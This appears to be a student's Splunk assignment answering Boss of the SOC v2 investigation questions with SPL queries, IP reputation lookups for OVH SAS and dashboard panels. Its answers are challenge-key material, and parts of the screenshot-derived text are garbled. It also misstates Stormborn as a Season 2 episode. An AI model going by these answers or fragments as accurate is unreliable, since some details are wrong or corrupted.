From the above screenshot, the mac address is found out to be 00:0c:29:f6:f3:ed

17)

The command **index=botsv2 earliest=0 sourcetype=stream:smtp got Mallory** is used to find the episode of the game of thrones which Mallory is excited to watch.

New Search

index=botsv2 earliest=0 sourcetype=stream:smtp got mallory

4 events (before 6/1/20 5:10:13.000 PM) No Event Sampling ▾

Events (4) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection X Deselect 1 hour per column

Time	Event
8/24/17 2:25:45.462 PM	{ [-] ack_packets_in: 0 ack_packets_out: 3 bytes: 12853 bytes_in: 12816 bytes_out: 37 capture_hostname: matar client_rtt: 0 client_rtt_packets: 0 client_rtt_sum: 0 content: [ [+]] content_body: [ [+]] content_transfer_encoding: [ [+]]

From the following conversation, it is found that Mallory was excited to watch Game of Thrones Episode 2 in Season 2 which is **Stormborn**.

UTF-8'7808(CT%20Assignment%)

Search | Splunk 8.0.1 Job Manager | Splunk 8.0.1 WhatsApp

splunkict.griffith.edu.au:8000/en-US/app/search/search?q=search index%3Dbotsv2 earliest%3D00 sourcetype%3Dstream 90%

Getting Started From Google Chrome 3:18 Now playing Th...

< Hide Fields All Fields List Format 50 Per Page

i	Time	Event
		>>> laptop with windows right next to me if you need to>E2=80=90. Ew. No. = I don=E2=88=95t >>> suppose you have a office 2017 key? I=E2=80=99ll totally help you with = your Korean >>> ninja costume for halloween. You do know that ninjas are Japanese, tho? >>> >>> Love ya >>> >>> M81 >> >> <Office2016_Patcher_For OSX.torrent> >> >> >> <xGt_STE2.BOTS.BOTS.BOTS.mkv.torrent> > > >  --f403045c74cc1b599f05568158a5  Content-Type: text/html; charset=UTF-8* Content-Transfer-Encoding: quoted-printable  <div dir=301"r>HAI I meant to tell you a story about my katana skillz! So= kers and that girl with her new lunk of a boyfriend that I liked for awhile= (not anymore though... she likes big dumb jocks who are load. not quiet ca= lcinating BRILLIANCE like me). So anyway a gang banger comes out of no wher= e and threatens us all with a gun. her quot;big boyquot; boyfriend instant= ly freezes and loses his ability to speak.<2>AM I on the other hand squi= nt my eyes, push my fedora back, and step forward pulling my judo practic k= atana out in one fell swoop. <2>A&quot;sheesh&quot; I told the gang ban= ger that he was a real man and that he could handle the heat of the blade =

19)

The Ovh SAS organization is identified by running the suspected IP address in the threat status

My Marks - UTF-8'7808(CT) UTF-8'7808(CT) Review Sub UTF-8'7808(CT) Job Manage Pivot | Split Search | Sp... Create a b... URL/IP L... +

Getting Started From Google Chrome 3:18 Now playing Th...

Look up URL or IP:

I'm not a robot  reCAPTCHA Privacy - Terms

**LOOK UP**

If you have a mutually executed agreement with Webroot, these terms apply to your use of the BrightCloud Service. If you do not have a mutually executed agreement with Webroot, by clicking "LOOK UP", you agree to the terms and conditions of the BrightCloud Threat Intelligence Service for Enterprise Agreement.

**Request a Change:**

URL or IP:

Optional: I would like to suggest a category for this URL.

Your email:   
(Only used to follow up with your request.)

Your product/integration:

**5.39.93.112**

IP Threat Status:  ⓘ Benign Request an IP threat status change


Content on this IP

Since one IP address may host multiple sites, content hosted on this IP may have a different reputation score than for the IP.  
[Show content data for this IP](#)

IP Database Version: 1.2725 - Last Updated: 06/01/2020 12:06:08 UTC

**IP Threat Analysis**

No Threats Found



**Geographic Location**

City: roubaix  
State: nord  
Region: hauts-de-france  
Country: france  
Latitude: 50.69127  
Longitude: 3.17321  
Organization: ovh sas  
Carrier: ovh sas  
Top Level Domain: N/A  
Second Level Domain: N/A

Type here to search            ENG 1047 PM 1/6/2020

Screenshot of the BrightCloud URL/IP Lookup tool showing IP Threat Analysis results for an IP address. The interface includes a sidebar for requesting changes, a world map showing the geographic location of the IP, and a chart for virtually hosted domains.

**Request a Change:**

- URL or IP: \*
- Optional: I would like to suggest a category for this URL.
- Your email: \*
- (Only used to follow up with your request.)
- Your product/integration:
- (Not sure of your product or integration? You may leave this blank.)
- Additional comments about this request:
- (Please provide any details to help us process your request.) 150 Characters Max

**IP Threat Analysis**  
No Threats Found

**Geographic Location**

City: roubaix  
State: nord  
Region: hauts-de-france  
Country: france  
Latitude: 50.69127  
Longitude: 3.17321  
Organization: ovh sas  
Carrier: ovh sas  
Top Level Domain: N/A  
Second Level Domain: N/A

**IP Virtually Hosted Domains**

High Risk	Suspicious	Moderate Risk	Low Risk	Trustworthy
0	0	0	0	0

The OVH SAS organization is searched in the scamalytics website which shows the result of fraud risk score : 51

Screenshot of the Scamalytics ISP report for OVH SAS, showing a medium fraud risk score of 51.

### OVH SAS - Fraud Risk

**Fraud Score: 51**

**Medium Risk**

← Lowest Risk      Highest Risk →

0      Fraud Score: 51      100

**OVH SAS** is a medium fraud risk ISP. They operate 2,454,387 IP addresses, almost all of which are running servers, anonymizing VPNs, public proxies, and Tor exit nodes. They manage IP addresses for organisations including OVH, OVH GmbH, and OVH Hosting, Inc.. Scamalytics see very high levels of traffic from this ISP across our global network, some of which is fraudulent. We apply a risk score of 51/100 to OVH SAS, meaning that of the traffic where we have visibility, 51% is suspected to be fraudulent.

### IPs by Service

The percentage of OVH SAS IP addresses which point to servers hosting high risk services:

Anonymizing VPN	7%
Tor Exit Node	3%
Server	77%
Public Proxy	7%

The Tor exit node shows an 3% high risk service.

## Default Data Downloads

Threat Provider	Threat Source	Source site
Alexa Internet*	Top 1 Million Sites	<a href="http://s3.amazonaws.com/alexa-static/">http://s3.amazonaws.com/alexa-static/</a>
Emerging Threats	compromised IPs blocklist	<a href="http://rules.emergingthreats.net/blockrules">http://rules.emergingthreats.net/blockrules</a>
	fwip rules	<a href="http://rules.emergingthreats.net/fwrules">http://rules.emergingthreats.net/fwrules</a>
Hail a TAXII.com	Malware domain host list	<a href="http://hailataxii.com">http://hailataxii.com</a>
I-Blocklist	Logmein, Piratebay, Proxy, Rapidshare, Spyware, Tor, Web attacker	<a href="http://list.iblocklist.com">http://list.iblocklist.com</a>
IANA*	ICANN Top-level Domains List	<a href="http://data.iana.org">http://data.iana.org</a>
Malware Domains	Malware Domain Blocklist	<a href="http://mirror1.malwaredomains.com">http://mirror1.malwaredomains.com</a>
Mozilla*	Mozilla Public Suffix List	<a href="https://publicsuffix.org">https://publicsuffix.org</a>
Phishtank	Phishtank Database	<a href="http://data.phishtank.com">http://data.phishtank.com</a>
SANS	SANS blocklist	<a href="http://isc.sans.edu">http://isc.sans.edu</a>
abuse.ch	Palevo C&C IP Blocklist	<a href="https://palevotracker.abuse.ch">https://palevotracker.abuse.ch</a>
abuse.ch	Zeus blocklist (standard & bad IPs only)	<a href="https://zeustracker.abuse.ch">https://zeustracker.abuse.ch</a>

the Tor exit node belongs to the **iblocklist**

20)

The command **index="botsv2" 5.39.93.112** is used to find the protocol. The protocol found is **UDP**

Splunk Enterprise App: Search & Reporting

New Search

index="botsv2" 5.39.93.112

2 of 3,826 events matched No Event Sampling ▾

Events (2) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection X Deselect

Time Range: All time ▾ Job ▾ 1 second per column

Time	Event
Aug 29 03:15:34 10.0.1.1 1,2017/08/29 03:15:34,009401015183,TRAFFIC,start,1,2017/08/29 03:15:34,10.0.4.2,5.39.93.112,71.39.18.125,5.39.93.112,Inside-Outside,mkraeulen,,bittorrent,vsy1,Inside,Outside,tunnel.2,ethernet1/Jupiter,2017/08/29 03:15:34,7781,1,43611,6881,41109,6881,0x400000,udp,allow,145,0.1,2017/08/29 03:15:34,0,any,0,2527992,0x0,10.0.0.0-10.255.255.255,FR,0,1,host = growler   source = /var/log/remote/growler/2017-08-28.log   sourcetype = pan:traffic	
Aug 29 03:13:43 10.0.1.1 1,2017/08/29 03:13:43,009401015183,TRAFFIC,end,1,2017/08/29 03:13:43,10.0.4.2,5.39.93.112,71.39.18.125,5.39.93.112,Inside-Outsidemkraeulen,,bittorrent,vsy1,Inside,Outside,tunnel.2,ethernet1/Jupiter,2017/08/29 03:13:43,55088,1,43611,6881,38010,6881,0x400053,udp,allow,685,463,222,5,2017/08/29 02:29:00,1483,any,0,2527492,0x0,10.0.0.0-10.255.255.255,FR,0,3,host = growler   source = /var/log/remote/growler/2017-08-28.log   sourcetype = pan:traffic	

Type here to search

## Task 2

The Palo Alto network logs ingested data are explored using different panels.

### Panel 1

The first panel shows the command **index="botsv2" sourcetype="pan:traffic" | stats count by src\_ip, src\_user** which shows the stats count function.

The stats command is used to calculate statistics depending on the field. In this panel, the stats count is used to count the number of source ip address and source users in the database.

Screenshot of the Splunk interface showing a table of source IP counts. The search bar contains the command: `index="botsv2" sourcetype="pan:traffic" | stats count by src_ip, src_user`. The table lists source IPs and their corresponding users and counts:

src_ip	src_user	count
10.0.1.101	frothly.local\administrator	4423
10.0.1.101	frothly.local\service3	13
10.0.1.101	frothly\administrator	9435
10.0.1.120	frothly.local\administrator	32
10.0.1.120	frothly\administrator	51
10.0.1.222	frothly\administrator	4820
10.0.2.101	frothly.local\amber.turing	580119
10.0.2.101	frothly.local\service3	136
10.0.2.101	frothly\amber.turing	8650
10.0.2.103	frothly.local\grace.hoppy	52280
10.0.2.103	frothly\grace.hoppy	8168

Screenshot of the Splunk interface showing a bar chart of source IP counts. The search bar contains the command: `index="botsv2" sourcetype="pan:traffic" | stats count by src_ip, src_user`. The chart shows the count of source IPs. The Y-axis ranges from 0 to 800,000. The X-axis shows source IP ranges. A legend indicates the color for src\_user count.

Bar chart data:

src_ip	src_user	count
10.0.1.101	frothly.local\administrator	4423

The Virtualization is used to view the chart of each source\_ip counts and the difference between each source\_ip counts are viewed.

## Panel 2

The second panel shows the command `index=botsv2 earliest=0 sourcetype="access_combined" | chart count over clientip by referer_domain` which shows the chart count function.

The chart count command is used to count the number of times the field is viewed. In this panel 2, the chart count command is used to count the number of times the website is viewed by the clientip.

Screenshot of the Splunk interface showing a search results table. The search query is:

```
index=botsv2 earliest=0 sourcetype="access_combined" | chart count over clientip by referer_domain
```

The results table has four columns: clientip, http://brewertalk.com, http://www.brewertalk.com, and http://www.froth.ly. The last column is labeled NULL. The table shows various IP addresses and their corresponding counts for different websites. The first few rows are:


clientip	http://brewertalk.com	http://www.brewertalk.com	http://www.froth.ly	NULL
4.14.104.185	0	53563	7504	1117
4.14.104.186	0	11724	807	806
5.9.105.175	0	0	0	465
24.8.40.184	1675	12191	2141	0
24.16.75.58	0	7011	2325	465
34.207.213.117	0	0	0	496
45.56.149.48	0	6607	0	0
45.77.65.211	0	2	0	4852
52.40.10.231	0	0	0	4443
54.189.163.233	0	2263	0	0
54.201.148.120	0	0	466	0
60.191.38.77	0	0	0	1

Screenshot of the Splunk interface showing a search results table. The search query is:

```
clientip
```

The results table has five columns: clientip, http://brewertalk.com, http://www.brewertalk.com, http://www.froth.ly, and NULL. The table shows various IP addresses and their corresponding counts for different websites. The first few rows are:


clientip	http://brewertalk.com	http://www.brewertalk.com	http://www.froth.ly	NULL
4.14.104.185	0	53563	7504	1117
4.14.104.186	0	11724	807	806
5.9.105.175	0	0	0	465
24.8.40.184	1675	12191	2141	0
24.16.75.58	0	7011	2325	465
34.207.213.117	0	0	0	496
45.56.149.48	0	6607	0	0
45.77.65.211	0	2	0	4852
52.40.10.231	0	0	0	4443
54.189.163.233	0	2263	0	0
54.201.148.120	0	0	466	0
60.191.38.77	0	0	0	1
64.74.215.1	0	0	434	0
64.74.215.146	0	0	1490	465
68.99.6.195	3288	24811	2978	465
70.213.1.153	0	0	403	0
71.39.18.121	1271	0	2448	1
71.39.18.125	1706	1813	0	8
71.172.57.24	0	25773	2015	806
73.222.138.243	0	3818	4187	0
76.186.194.213	1118	930	3597	837




## Panel 3

The Panel 3 shows the command **index=botsv2 sourcetype="access\_combined" | timechart sum(bytes) as bytes| eval megabytes=bytes/(1024\*1024)**


The Panel 3 visualization shows the web servers daily volume usage in Mega Bytes. The eval command is used to convert from bytes to megabytes.





## Panel 4


Initially navigated to settings in the splunk and clicked the advanced search which shows the New Macro tab. A new Macro is created with the name sip and definition is given as **index="botsv2" sourcetype="pan:traffic" | stats count by src\_ip, src\_user**. The created Macro is searched with the name `sip` and the statistics is retrieved.

